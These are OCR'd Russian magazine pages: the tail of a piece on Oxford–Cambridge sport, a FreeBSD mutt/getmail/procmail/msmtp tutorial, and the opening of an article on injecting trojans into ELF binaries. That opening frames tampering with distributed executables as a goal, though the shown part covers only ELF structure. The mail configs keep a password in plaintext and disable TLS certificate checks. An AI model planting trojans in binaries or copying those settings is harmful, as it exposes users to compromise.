Первым серьезным студенческим турниром стал турнир по крикету, который состоялся 4 июня 1827 года. Но особую популярность среди студентов завоевали гонки на байдарках. В 1829 году студент Кембриджа Чарльз Меривель вызвал своего приятеля из Оксфорда Чарльза Вордзворса на дружеское состязание по гребле. Но, проиграв в этом году, он попытался взять реванш в следующем. На этот раз ему удалось победить, а соревнование стало ежегодным, получившим популярность не только среди студентов двух вузов, но и всех жителей Великобритании, которые с удовольствием смотрят его по BBC. На протяжении многих лет команды обменивались победами и поражениями, защитить честь университета стало принципиальным для спортсменов. К этому времени счет составляет 78—72 в пользу Кембриджа и тщательно ведется спортивным комитетом.
Лучших спортсменов из Оксфорда и Кембриджа, которые хорошо проявили себя в спортивной борьбе, награждают почетным званием «Синий». Синим, за их заслуги, вручают одежду синего цвета: от шарфов до галстуков. Но высшей наградой считается синяя куртка — символ того, что ты среди лучших. Несмотря на то, что синий цвет принят для поощрения спортсменов в обоих вузах, оттенки их отличаются. В Оксфорде — темно-синий, в Кембридже — светло-синий. Определением и награждением лучших спортсме-



Крылатая почта юниксоида

ДЛЯ ЧЕГО, ПО-ТВОЕМУ, ПРЕДНАЗНАЧЕН ПОЧТОВЫЙ КЛИЕНТ? ПРАВИЛЬНО, ЧИТАТЬ ПОЧТУ. А ТЫ НИКОГДА НЕ ЗАДУМЫВАЛСЯ, ПОЧЕМУ ВСЕ СОВРЕМЕННЫЕ MUA (OUTLOOK EXPRESS, THUNDERBIRD, SYLPHEED), КРОМЕ ВЫПОЛНЕНИЯ СВОИХ НЕПОСРЕДСТВЕННЫХ ЗАДАЧ, ЕЩЕ И СОРТИРУЮТ ПОЧТУ, ПОЛУЧАЮТ И ОТПРАВЛЯЮТ ПИСЬМА, ОБРАБАТЫВАЮТ СПАМ, В ОБЩЕМ, ЗАНИМАЮТСЯ ВСЕМ, ЧЕМ УГОДНО, РАЗВЕ ЧТО КОФЕ НЕ ВАРЯТ? ТАК УЖ ПОВЕЛОСЬ В СОВРЕМЕННОМ МИРЕ «ДРУЖЕЛЮБНЫХ К ПОЛЬЗОВАТЕЛЮ» СИСТЕМ, ЧТО ВСЕ СВЯЗАННОЕ С ОПРЕДЕЛЕННЫМ КРУГОМ ЗАДАЧА (В НАШЕМ СЛУЧАЕ — С ПОЧТОЙ) ДЕЛАЕТ ОДНА БОЛЬШАЯ ПРОГРАММА. И ПОЛЬЗОВАТЕЛЬ ДАЖЕ НЕ ЗАДУМЫВАЕТСЯ, ЧТО ТЕМ САМЫМ СИЛЬНО СЕБЯ ОГРАНИЧИВАЕТ. ЗАЧЕМ, НАПРИМЕР, МНЕ ДЕРЖАТЬ ЭТУ ПРОГРАММУ ЗАПУЩЕННОЙ, ЕСЛИ Я ХОЧУ ВСЕГО ЛИШЬ АВТОМАТИЧЕСКИ ЗАБИРАТЬ НОВУЮ ПОЧТУ С СЕРВЕРА. ИЛИ АВТОМАТИЧЕСКИ ПЕРЕСЫЛАТЬ ОПРЕДЕЛЕННЫЕ СООБЩЕНИЯ НА ДРУГОЙ ЯЩИК. ИЛИ ОТПРАВЛЯТЬ ПОЧТУ НЕ СРАЗУ, А В ОПРЕДЕЛЕННОЕ ВРЕМЯ. К СЧАСТЬЮ, ЕСТЬ ПУТЬ, СПОСОБНЫЙ ОСВОБОДИТЬ НАС ОТ РАМОК ОДНОЙ ПРОГРАММЫ. И ИМЯ ЕМУ — UNIX-WAY! Anton Karpov <toxa@toxahost.ru>

Почтовая система в стиле UNIX-way

[ингредиенты] Для приготовления нашей почтовой пользовательской системы нам понадобятся следующие компоненты: mutt, getmail, procmail, spamassassin, msmtp, а также vim, gnupg, antiword и mairix — по вкусу. Я использую FreeBSD, поэтому весь софт будем ставить из портов. Разумеется, нетрудно спроецировать процесс установки и на твой любимый дистрибутив.

Mutt — превосходный консольный почтовый клиент, способный творить с письмами невероятные вещи. Расписывать все его достоинства не имеет смысла, достаточно сказать, что это самый популярный MUA среди разработчиков из opensource-сообщества, кернел-хакеров и просто крутых юниксоидов ;-). Мы будем ставить его devel-версию 1.5.x («стабильная» ветка имеет сейчас номер 1.4.x), которая имеет такие преимущества, как скорость работы, поддержку SMIME-расширений (1.4.x умеет только PGP-шифрование), и в то же время достаточно стабильна. Мы научим mutt читать news-конференции.

```
# cd /usr/ports/mail/mutt-devel
# make WITH_MUTT_MAILDIR_MTIME_PATCH=yes
WITH_MUTT_NNTP=yes WITH_MUTT_IMAP_HEADER_CACHE=yes
WITH_MUTT_MAILDIR_HEADER_CACHE=yes
WITH_MUTT_EDIT_THREADS=yes install clean
```

Как видно, вместо традиционного mbox я собираюсь использовать Maildir-формат почтового ящика. Для меня основным преимуществом Maildir является формат «одно письмо — один файл».

Getmail — программа для доставки почты с удаленных POP3/IMAP-серверов с множеством удобств и приятностей (поддержка SSL, доставка в Maildir-style ящики, докачка сообщений после разрыва сессии и т.п.), написанная на Питоне. Более популярный вариант — fetchmail.

```
# cd /usr/ports/mail/getmail
# make install clean
```

Также нам не обойтись без procmail. Она будет обрабатывать, модифицировать (если нужно) и выполнять сортировку сообщений по папкам.

```
# cd /usr/ports/mail/procmail
# make install clean
```

Msmtp — это легковесный почтовый агент, созданный для машин, на которых нет запущенного SMTP-демона. Исторически (так сказать, by design) подразумевается, что на каждой *nix-машине работает почтовый сервер (хотя бы для обработки локальных отчетов администратору, см. periodic(8)), настроенный, при необходимости, на релей «внешнего» почтовика. Но часто на desktop-машинах это совсем не так: periodic tasks убирают из crontab(5), а почтовый сервер выключают. В этом случае вместо sendmail можно использовать msmtp, который имеет поддержку SMTP-авторизации, TLS, множества аккаунтов, но при этом не выступает в роли полноценного MTA (не слушает порт и не принимает соединения).

```
# cd /usr/ports/mail/msmtp
# make WITH_OPENSSL=yes install clean
```

Со спамом можно бороться разными способами, но если ты пользователь, а не админ почтового сервера, то для тебя остается один путь — SpamAssassin. Он использует текстовые анализаторы и black-листы для определения спама.

ЧТО ТАКОЕ UNIX-WAY?

Вопрос этот из разряда философских. И не стоит в компании фанатичных юниксоидов поднимать на обсуждение тему вроде «правда ли, что perl — это не UNIX-way» :). Технически же — это то, на чем основана вся работа в классическом UNIX: когда для каждой конкретной задачи существует одна маленькая программа, ничего больше не умеющая, зато выполняющая свою работу на все сто. Гибкость и сила проявляются в соединении этих программ, например, через каналы (pipes), когда вывод одной команды подается на ввод другой. Например, если я хочу посчитать, сколько человек запросило определенный файл с сервера по http, я набираю команду:

```
# cat /var/log/httpd-access.log | grep 46664.mpg | awk '{print
$1}' | sort | uniq | wc -l
200
```

В этой простой команде задействовано 6 утилит. В *nix-системе их сотни, каждая делает что-то свое и имеет огромное количество опций, так что можно представить, откуда берется та пресловутая гибкость работы в *nix. Гибкость увеличивается также и классической юниксовой парадигмой «все — файл», когда любая прикладная задача сводится, по сути, к работе с текстовыми файлами с помощью вышеозначенных утилит.



схема взаимодействия компонентов почтовой системы



mutt в режиме просмотра писем

```
# cd /usr/ports/mail/p5-Mail-SpamAssassin
# make install clean
```

Если ты хочешь защитить свою переписку или, по крайней мере, проверять/подтверждать аутентичность сообщений, тебе понадобится GnuPG.

```
# cd /usr/ports/security/gnupg
# make install clean
```

Забегая вперед, скажу, что mutt умеет отображать вложения ничуть не хуже, чем The BAT'ы и Outlook'и, вызывая сторонние программы для обработки аттача в зависимости от его MIME-типа. Так, для просмотра M$ Word-файлов нам понадобится antiword — по сути, преобразователь .doc в .txt:

```
# cd /usr/ports/textproc/antiword
# make install clean
```

Никак не обойтись и без поиска по бездонным папкам почтового ящика. В Maildir'е очень хорошо ищет mairix. Утилита создает виртуальную папку, в которую складывает результаты поиска. Очень удобно.

```
# cd /usr/ports/mail/mairix
# make install clean
```

Ну и, разумеется, сочинять письма мы будем в своем любимом текстовом редакторе. Это дело личного вкуса каждого. Я использую vim.

[готовим!] Собрав и разложив по полкам ингредиенты, начинаем готовить. Начнем с «основы основ» — конфигурационного файла Mutt. Самый распространенный метод — занести все опции в конфиг ~/.muttrc. Это неудобно по нескольким причинам, главная из которых — как следует настроенный mutt имеет конфиг размером в несколько десятков килобайт, искать и править нужную опцию в этом случае не самое веселое развлечение. Я предпочитаю логически разделить настройку клиента на несколько конфигов и подключать их в главный файл. В этом случае удобнее создать папку ~/.mutt, а в ней — muttrc (без точки).

Настройка mutt — длительный, но приятный процесс :). Почитывая документацию, ты открываешь для себя все новые опции, и все больше настраиваешь клиент по своему вкусу. Те же, кто не любит читать документацию, могут найти на нашем диске полностью отточенные конфиги, которыми я пользуюсь каждый день. Здесь же приведу основные опции с комментариями, без которых не обойтись.

Сила mutt — в его конфигах. Синтаксис основного конфигурационного файла имеет вид: set name[=value]. Этот конфиг будет содержать только главные опции, которые вряд ли придется часто менять. Переменная name, в зависимости от опции, может быть строкой, либо переменной вида yes|no, а также ask-[yes|no], в этом случае клиент будет запрашивать подтверждение на операцию, с отмеченным по умолчанию значением yes или no. Допустимо также использование конструкций вида unset value и set value, когда подразумевается no или yes. Например, "set quit=ask-yes" означает запрос подтверждения на выход из mutt (по нажатию клавиши q), по умолчанию (если ничего не вводить в ответ на запрос) будет считаться ответ yes. В дополнительные конфиги мы вынесем настройку заголовков писем, привязок клавиш к действиям, настройку обработчиков событий («хуков»), PGP и цветовых оформлений (тем).

Сначала мы определим заголовки, которые будут подставляться в письмо, и заголовки, которые будут выводиться в клиенте при просмотре писем.

```
$ vi ~/.mutt/headers.mutt

# выключаем дефолтный порядок представления заголовков
ignore *

# включаем только интересующие нас поля
unignore Bcc Cc Date From Mailing-List Newsgroups Organization
Reply-To Subject To User-Agent X-Mailer X-Spam-Status X-Qmail-
Scanner X-Spam

# определяем порядок их вывода на экран
hdr_order Date From: To Cc Reply-To Subject User-Agent X-Mailer
X-Spam-Status X-Qmail-Scanner X-Spam

# определяем SMTP-заголовки писем, которые будут подставляться
в наши сообщения
my_hdr From: "Anton A. Karpov" <toxa@toxahost.ru>
my_hdr X-Comment-To: "Anton A. Karpov"
my_hdr User-Agent: Outluck Express 1.5.6i for MS-DOS 6.22-SMP
my_hdr X-Mailer: See User-Agent above :)
my_hdr X-Operating-System: MS-DOS 6.22-CURRENT on Sony VAIO laptop
my_hdr X-PGP-Public-Key: http://www.toxahost.ru/gpg/pubkey.asc
my_hdr X-Useless-Header: Do Androids Dream of Electric Sheep?
```

Хуки — один из мощных бонусов mutt. С помощью условий можно переопределять указанные ранее опции, привязывать их, например, к имени получателя и т.п.

```
[$ vi ~/.mutt/hooks.mutt]

# данный хук меняет заголовок From в случае, если получатель пись-
ма имеет адрес вида <name>@real.xakep.ru
send-hook '~t @real\.xakep\.ru' 'my_hdr From: Anton Karpov
<toxa@real.xakep.ru>'

# а этот хук включает pgp-шифрование (по умолчанию я не шифрую
письма), если получатель — putin@gov.ru
send-hook '~t ^putin@gov\.ru$' 'set pgp_autoencrypt'
```

РАЗБИРАЕМСЯ С ТЕРМИНОЛОГИЕЙ

Почтовый клиент сокращенно называют MUA (Mail User Agent). По аналогии почтовый сервер называют MTA (Mail Transfer Agent). Программа же, занимающаяся доставкой почты от сервера клиенту (но не обработкой, ни чтением, ни, тем более, составлением писем), называется MDA — Mail Delivery Agent.

Будь внимателен, убирая из crontab все запуски periodic. Взгляни на скрипты в */etc/periodic*: помимо составления отчетов руту, регулярно выполняются такие вещи, как обновления базы для locate(1). Бездумно удаляя все подряд, можно, например, лишить себя свежей locate.database.

Мне не нравятся сочетания клавиш по умолчанию. Плюс к этому, я хочу повесить свои хоткеи на часто выполняемые операции.

```
$ vi ~/.mutt/bindings.mutt

# по умолчанию я использую свой сервер для отправки писем, но при нажатии в клиенте сочетания <Esc-4>, smtp-аккаунт для отправки писем будет меняться на gmail'овский:
macro generic "<esc>4" ":set sendmail=\"/usr/local/bin/msmtp -a gmail\""

# перемещаться по сообщениям клавишами UP и DOWN
bind pager <UP> previous-page
bind pager <DOWN> next-page

# при нажатии клавиши 'S' в окне просмотра писем вызывается написанный мной скрипт, который подсчитывает количество писем во всех ящиках
macro index S "!~/.mutt/scripts/msgnum.sh\r"

# при нажатии G в окне просмотра писем, сообщения, или отправке письма, будет вызываться программа получения почты
macro pager G "!getmail\r"
macro browser G "!getmail\r"
macro index G "!getmail\r"

# нажатие Z на отмеченном письме, которое проскочило спам-фильтр, «обучит» SpamAssassin, чтобы в дальнейшем оно определялось как спам.
macro index z "|sa-learn --no-sync --spam\n"

# по сочетанию клавиш переходить в соответствующие папки
macro index ",f" "c=freebsd-list"
macro index ",o" "c=obsd-list""
```

Mutt может быть полностью перекрашен во все цвета радуги. Не буду приводить здесь описание цветовой схемы, на диске ты найдешь файл с темой toxapaint, где полностью расписаны все элементы оформления клиента.

```
$ vi ~/.mutt/themes/mytheme
```

Настройки GnuPG лучше всего взять из примера, входящего в документацию. Они вполне разумны и требуют изменений в редких случаях.

```
$ vi ~/.mutt/gpg.mutt
```

Теперь перейдем к основному конфигурационному файлу.

```
$ vi ~/.mutt/muttrc

# подключаем написанные ранее конфиги
source ~/.mutt/headers.mutt
source ~/.mutt/hooks.mutt
source ~/.mutt/bindings.mutt
source ~/.mutt/gpg.mutt
source ~/.mutt/themes/mytheme

# нижеследующие опции мы не выносим в отдельные файлы, хотя у экстремалов muttrc состоит из одних source-включений

# группа опций, отвечающая за кодировку писем
set charset=koi8-r
set send_charset="koi8-r"
set allow_8bit=yes

# а это касается заголовков и редактора
set use_from=no
set envelope_from=no
set attribution="On %d, %n wrote:"
set editor="vim +':set textwidth=72' %s"

# удалять письма без подтверждения
set delete=yes
# спрашивать сохранение копии исходящего письма
set copy=ask-no
# спрашивать при печати письма
set print=ask-yes
# включать оригинальное письмо при ответе (цитирование)
set include=yes
# уточнять, действительно ли ты хочешь выйти из mutt
set quit=ask-yes
# не соединять аттачи в один файл
set attach_split
# при ответе на письмо не спрашивать про поля To, CC
set fast_reply
# не помечать непрочитанные письма как прочитанные после выхода
unset mark_od
# позволяет суспендить mutt в шелле стандартным сочетанием Ctrl^Z
set suspend
# не пищать ;)
unset beep
# не спрашивать про поле CC при написании письма
set askcc=no
# подпись выводится как результат скрипта
set signature="~/.mutt/scripts/signature|"
# просматривать письма встроенным пейджером; можно указать команды less|more
set pager=builtin
# не показывать следующее письмо после текущего
set pager_stop
# мы берем версию агента из самопальных заголовков
set user_agent=no

# если ты собрал mutt с патчем поддержки NNTP, то для чтения новостей потребуются следующие опции:
set news_cache_dir="~/Maildir/nntp"
set news_server="my.news.server"
set newsrc="~/.mutt/news.mutt"
set catchup_newsgroup=ask-yes
set nntp_context=2000
set nntp_load_description=yes
# если сервер требует авторизации
#set nntp_user=""
#set nntp_pass=""
set nntp_poll=60
set nntp_reconnect=ask-yes

# далее идет, пожалуй, самый важный параметр. По умолчанию mutt, как классический юниксовый почтовый клиент, хочет использовать локальный почтовый сервер, sendmail. Но у нас нет такового на рабочей машине, и мы используем msmtp.
set sendmail="/usr/local/bin/msmtp"

# следующие опции понадобятся для поддержки Maildir:
set mbox_type="Maildir"
set spoolfile=~/Maildir/default
set mbox=~/Maildir/default
# здесь складывается отложенная почта
set postponed=~/Maildir/postponed
# а здесь отправленная
set record=~/Maildir/sent

# помимо цветовых схем, mutt позволяет гибко настраивать вывод информации о ящиках на тулбар. Описание несложного синтаксиса можно найти в официальной документации, но и так ясно, что %d означает количество удаленных писем, а %n — новых, и т.д.
set status_format="%v   [%f] [%m msgs (%l), %n new, %p unsent, %d deleted]"
set folder_format="%N %F %2l %-8.8u %-8.8g %8s %d %f"
set index_format="%3C %Z %{%b %d} %-20.20L (%?l?%4l&%4c?) %s"
```

Еще раз повторюсь, что здесь отмечены не все опции. Так, например, полностью опущена работа со списками рассылки. На диске ты найдешь ПОЛНЫЙ комплект моих рабочих конфигов, проверенных и оттачиваемых годами, со всеми комментариями. Актуальную версию конфигов (все-таки я время от времени что-нибудь исправляю) можно взять с *www.toxahost.ru/projects.html*.

[получаем и отправляем] Читать почту мы уже умеем, а вот отправлять и получать — пока еще нет. Настройка msmtp не займет много времени. Его конфигурационный файл поделен на секции, каждая из которых начинается с директивы account <название_аккаунта>. По умолчанию msmtp ищет аккаунт с названием default, но можно указать любую другую учетную запись с помощью аргумента '-a'. Таким образом, переключение почтовых серверов, через которые будет отправ-

ляться почта, в связке mutt+msmtp будет осуществляться с помощью хоткея (см. bindings.mutt), устанавливающего переменную sendmail в значение вида msmtp -a account.

```
$ vi ~/.msmtprc

# минимальная настройка включает в себя имя аккаунта, имя хоста и поле from
account default
host toxahost.ru
from toxa@toxahost.ru

# если же требуется SMTP-авторизация или доступ по TLS — нет проблем
account toxahost-auth-tls
host toxahost.ru
auth login
user toxa
password mycoolpass
tls
tls_nostarttls
tls_nocertcheck
from toxa@toxahost.ru
```

За получение почты отвечает getmail. Ее конфигурационные файлы располагаются в каталоге ~/.getmail и имеют формат «один файл — один аккаунт». Getmail умеет доставлять почту как по plain POP3/IMAP, так и по POP3S/IMAPS (POP3/IMAP over SSL), достаточно указать соответствующий тип доставки. Типичный конфиг состоит из трех частей: общих опций (options), опций протокола (retriever) и опций доставки (destination).

```
$ vi ~.getmail/getmailrc

# здесь мы указываем общие опции, выставляемые
для данного аккаунта
[options]
# включаем подробное журналирование действий
verbose = 1
# указываем получать все сообщения с POP3-сервера,
в том числе и прочитанные
readall = yes
# удалять после получения
delete = yes
# протоколировать процесс
message_log = /var/log/getmail.log
timeout = 360
max_message_size = 0

# самая главная часть — протокол, логин, пароль
[retriever]
type = SimplePOP3Retriever
server = toxahost.ru
username = toxa
password = mycoolpass

# а здесь мы указываем, как будет осуществляться обработка почты
[destination]
# вместо того чтобы сразу класть почту в ящик, мы отдаем ее на обработку внешней программе
type = MDA_external
# а именно — procmail
path = /usr/local/bin/procmail
```

Если вместо незащищенного плайнтекстового POP3 используется POP3-over-SSL, и демон принимает такие соединения на порту 995, надо всего лишь изменить секцию retriever на следующую:

```
[retriever]
type = SimplePOP3SSLRetriever
server = toxahost.ru
port = 995
username = toxa
password = mycoolpass
```

В сведениях о доставке мы указали, что вся почта будет отдаваться на обработку procmail, который и займется сортировкой писем по папкам. Это очень удобно, когда ты подписан на несколько списков рассылки, или просто хочешь раскладывать письма по разным папкам в зависимости от отправителя. Синтаксис конфигурационного файла procmail выполнен в традиционном наркоманском стиле ;), характерным для oldschool-программ. Вкратце, после объявления переменных каждая запись имеет вид «действие до — условие — действие после», где «действие до» может быть перенаправлением другой программе, переписыванием полей письма и т.д., «условие» — регексп, по которому выполняется «действие после» — перемещение письма в заданную папку, вызов внешней программы и прочее. Синтаксис записей ужасен, но именно благодаря своим возможностям делать с почтой все, что душе угодно, procmail и по сей день остается самым мощным средством фильтрации сообщений.

```
$ vi ~/.procmailrc

MAILDIR=$HOME/Maildir/
LOGFILE=$HOME/.procmaillog
LOGABSTRACT=no
VERBOSE=no
DROPPRIVS=yes
FORMAIL=/usr/local/bin/formail

# прежде всего, вызываем проверку ВСЕХ писем на спам с помощью SpamAssassin. Об этом чуть позже.
:0fw: spamassassin.lock
| /usr/local/bin/spamc

# письма, помеченные как спам, уходят в трэш
:0:
* ^X-Spam-Status: Yes
$MAILDIR/junk/

# html-письма тоже уходят в трэш
:0
* ^Content-Type:.*html
$MAILDIR/junk/

# письма из списка рассылки freebsd перемещаются в отведенную для них папку
:0
* ^List-Id:.*freebsd
$MAILDIR/freebsd-lists/

# системные сообщения от рута уходят в специальную папку, чтобы не забивать мусором основной ящик
:0
* ^(FROM|TO):.*root@*
$MAILDIR/toxahost/

# все остальное сыпется в основной ящик по умолчанию
:0
* .*
$MAILDIR/default/
```

Пару слов о спаме. Самым первым вызовом procmail была проверка писем на спам. В принципе, для этого достаточно просто установить SpamAssassin, так как утилита spamc, входящая в его комплект, позволяет проверять письма автономно, без запуска сервера СпамАссассина, spamd. Но при запущенном сервере проверка идет гораздо быстрее.

```
# echo spamd_enable="YES" >> /etc/rc.conf
# /usr/local/etc/rc.d/sa-spamd start
```

[финальный штрих] Вот и все. Последний штрих — создание файла ~/.mailcap, в котором будут прописаны соответствия вызываемых программ различным MIME-типам. Так, кто сказал, что mutt не умеет читать вложенные doc-файлы?

```
$ echo "application/msword; antiword -m koi8-r.txt %s; copiousoutput" >> ~/.mailcap
```

Теперь при получении письма с аттачем MIME-типа application/msword (когда тебе во вложении пришлют doc-файл) mutt вызовет программу antiword, которая удобно представит тебе содержимое doc-файла в текстовом виде. По аналогии можно сопоставить другие программы различным MIME-типам. На диске ты найдешь полные варианты всех упомянутых сегодня конфигов, в том числе и «боевой» mailcap. Просто поставь из пакетов/портов недостающие утилиты и — готово

Секреты покорения эльфов

ЕСЛИ ЗАГРУЗИТЬ ИСПОЛНЯЕМЫЙ ФАЙЛ В HEX-РЕДАКТОР, МЫ УВИДИМ ЦИФРЫ. МНОГО ЦИФР. МОЖНО НАЖАТЬ НА НОЛЬ, НАСЛАЖДАЯСЬ, КАК МАШИННЫЙ КОД СТИРАЕТСЯ ПОД НАТИСКОМ НАШЕЙ СИЛЫ, НО... ЭТО СЛИШКОМ ПРОСТО И НЕИНТЕРЕСНО. ЛУЧШЕ СОБРАТЬСЯ С УМОМ И ДОПИСАТЬ НЕСКОЛЬКО ОСМЫСЛЕННЫХ АССЕМБЛЕРНЫХ СТРОК! В ЭТОЙ СТАТЬЕ ГОВОРИТСЯ О ТОМ, КАК УСТРОЕНЫ ELF-ФАЙЛЫ, КАК ОНИ ЗАГРУЖАЮТСЯ В ПАМЯТЬ, И КАК ХАКЕРЫ ВНЕДРЯЮТ В НИХ СВОИ ИМПЛАНТАНТЫ | Крис Касперски ака мыщъх

FIND 3 ELFS

mini contest: *НАЙДИ НА ФОТО 3-х ЭЛЬФОВ

Внедрение троянов в ELF-файлы

[введение] Ворвавшись в нашу жизнь, Linux прочно обосновался на операционной арене, и все чаще и чаще на компакт-дисках гламурных журналов оказываются программы для этой оси. Причем, в отличие от Windows, большинство линуксовых приложений не требует установки и спокойно копируется с одного компьютера на другой, что способствует интенсивному обмену файлами. Помнишь MS-DOS? Какие там дистрибутивы! Наше поколение таких слов тогда вообще не знало!

Считается, будто бы обмен исполняемыми файлами в мире Linux намного ниже, чем в Windows, что большинство пользователей качает исходники и компилирует их самостоятельно. Да как бы не так! Исходники занимают намного больше места, а модем не резиновый - это раз. Далеко не всегда сборка проходит гладко, и тогда приходится колдовать над компилятором и исправлять ошибки разработчиков, что требует квалификации - это два. Наконец, компиляция больших проектов занимает довольно продолжительное время, зачастую намного превышающее время скачки (десятки минут или даже часы) - это три. Есть и другие причины, которые мы не будем здесь перечислять. Важно одно - очень многие пользователи предпочитают сливать готовые бинарники, скомпилированные для своей оси. Часто такие файлы лежат прямо на официальном сайте производителя. Часто, но не всегда!

Есть и другая проблема. Линуховые программисты не заморачиваются с интерактивными конфигураторами и серьезно злоупотребляют «дефайнами» - директивами условной компиляции. Например, для однопроцессорной машины создается одна сборка, для двух- или четырехпроцессорной - другая. Таких опций может быть очень много и выложить все разновидности сборок на официальный сайт просто нереально. А компилировать самостоятельно - лень. Вот и приходится рыскать по Сети в поисках готовых сборок, откомпилированных независимыми разработчиками, и качать их. При этом возникает естественная угроза нарваться на вирус, закладку или троян, и такие происшествия уже случались!







LINKING VIEW
ELF header
Program header table *optional*
Section 1
...
Section n
...
...
header header table

EXECUTION VIEW
ELF header
Program header table
Segment 1
Segment 2
...
header header table *optional*


структура ELF-формат с точки зрения линкера (слева) и системного загрузчика ОС (справа)

Доработать исходные тексты проще всего, но что делать, если есть только исполняемый файл и больше ничего? Берем hex-редактор и в самых ответственных местах правим yes на no - пускай юзеры потом удивляются! А еще круче внедрить «часовой механизм», который в определенный момент выведет приветственное сообщение на экран или выполнит некоторое событие. Вот об этом мы сейчас и поговорим.

[анатомия эльфов и их репродуктивные возможности] Изначально *nix поддерживали множество исполняемых форматов, ожесточенно конкурирующих между собой, но теперь поле боя опустело, и среди дымящихся обломков минувших сражений остался один ELF, ставший стандартом де-факто для Linux и BSD. Кое-где еще встречается древний a.out, но на него можно не обращать особого внимания.

Аббревиатура ELF расшифровывается как Execution & Linkable Format (Формат Исполнения и Компоновки). Он состоит в определенном родстве с win32 PE, поэтому у них много общего. В начале ELF-файла расположен служебный заголовок (ELF-header), описывающий основные характеристики файла - тип (исполнения или линковки), архитектура ЦП, виртуальный адрес точки входа, размеры и смещения остальных заголовков.

За ELF-header'ом следует таблица сегментов (program header table), перечисляющая имеющиеся сегменты и их атрибуты. В формате линковки она необязательна. Линкер не обращает внимания на сегменты, так как работает исключительно на уровне секций. Напротив, системный загрузчик, загружающий исполняемый ELF-файл в память, игнорирует секции и оперирует целыми сегментами.



карта памяти загруженного образа исполняемого файла

Сегменты и секции - что это такое? Сегмент — это непрерывная область адресного пространства со своими атрибутами доступа. В частности, сегмент кода имеет атрибут исполнения, а сегмент данных — атрибуты чтения и записи. Не стоит путать ELF-сегменты с сегментами x86 процессора! В защищенном режиме 386+ никаких «сегментов» в изначальном смысле этого слова уже нет, а есть только селекторы, и все сегменты ELF-файла загружаются в единый 4-х Гбайтовый x86-сегмент! В зависимости от типа сегмента величина выравнивания в памяти может варьироваться от 4h до 1000h байт (размер страницы на x86). В самом ELF-файле они хранятся в невыровненном виде, плотно прижатые друг к другу. Так что со свободным пространством для внедрения — сплошные напряги. Ближайший аналог ELF-сегментов — PE-секции, но в PE-файлах секция — это наименьшая структурная единица, а вот в ELF-файлах сегмент может быть разбит на один или несколько фрагментов — секций. В частности, типичный кодовый сегмент состоит из секций .init (процедуры инициализации), .plt (секция связок), .text (основой код программы) и .finit (процедуры финализации). Секции нужны линкеру для комбинирования, чтобы он мог отобрать секции с похожими атрибутами и оптимальным образом растасовать их по сегментам при сборке файла, то есть «скомбинировать». Несмотря на то, что системный загрузчик игнорирует таблицу секций, линкер все-таки помещает ее копию в исполняемый файл. Место тратится совсем немного, зато отладчикам и дизассемблерам так приятнее. По не совсем понятным причинам gdb и многие другие программы отказываются загружать файл с поврежденной или отсутствующей таблицей секций, чем часто пользуются для защиты программ от постороннего вмешательства.

Структуру и назначение полей служебных заголовков здесь разбирать не будем. Этим займется hex-редактор, и нам эти подробности не понадобятся. Интересующиеся могут обратиться к файлу */usr/include/elf.h* — там все подробно расписано.

Лучше сосредоточимся на загрузке файла в память. По умолчанию ELF-заголовок находится по адресу 8048000h. Это и есть базовый адрес загрузки. На стадии линковки он может быть свободно изменен на другой, но большинство программистов оставляют его «как есть». Все сегменты проецируются в память в соответствии с виртуальными адресами, прописанными в таблице сегментов, причем виртуальная проекция образа всегда непрерывна, и между сегментами не должно быть незаполненных «дыр». Начиная с адреса 40000000h, располагаются совместно используемые библиотеки ld-linix.so, libm.so, libc.so и другие, которые связывают операционную систему с прикладной программой. Ближайший аналог из мира Windows — KERNEL32.DLL, реализующая win32 API, но при желании программа может вызывать функции операционной системы и напрямую. В NT за это отвечает прерывание INT 2Eh, в Linux, как правило, INT 80h (подробнее о различии в реализации системных вызовов можно прочитать в документе UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes или книге Зубкова «Ассемблер — язык неограниченных возможностей»).

Для вызова функций типа открытия файла можно обратиться либо к библиотеке libc, либо непосредственно к самой операционной системе. Первый вариант — самый громоздкий, самый переносимый и наименее приметный. Последний — прост в реализации, но при первом же взгляде на дизассемблерный листинг тут же бросается в глаза (правильные программы INT 80h не вызывают!), к тому же он испытывает проблемы совместимости с различными версиями Linux. Вот она — расплата за простоту!

Последний гигабайт адресного пространства (от адреса C0000000h и выше) занимают код и данные операционной системы, к которым мы будем обращаться только посредством прерывания INT 80h или через разделяемые библиотеки.

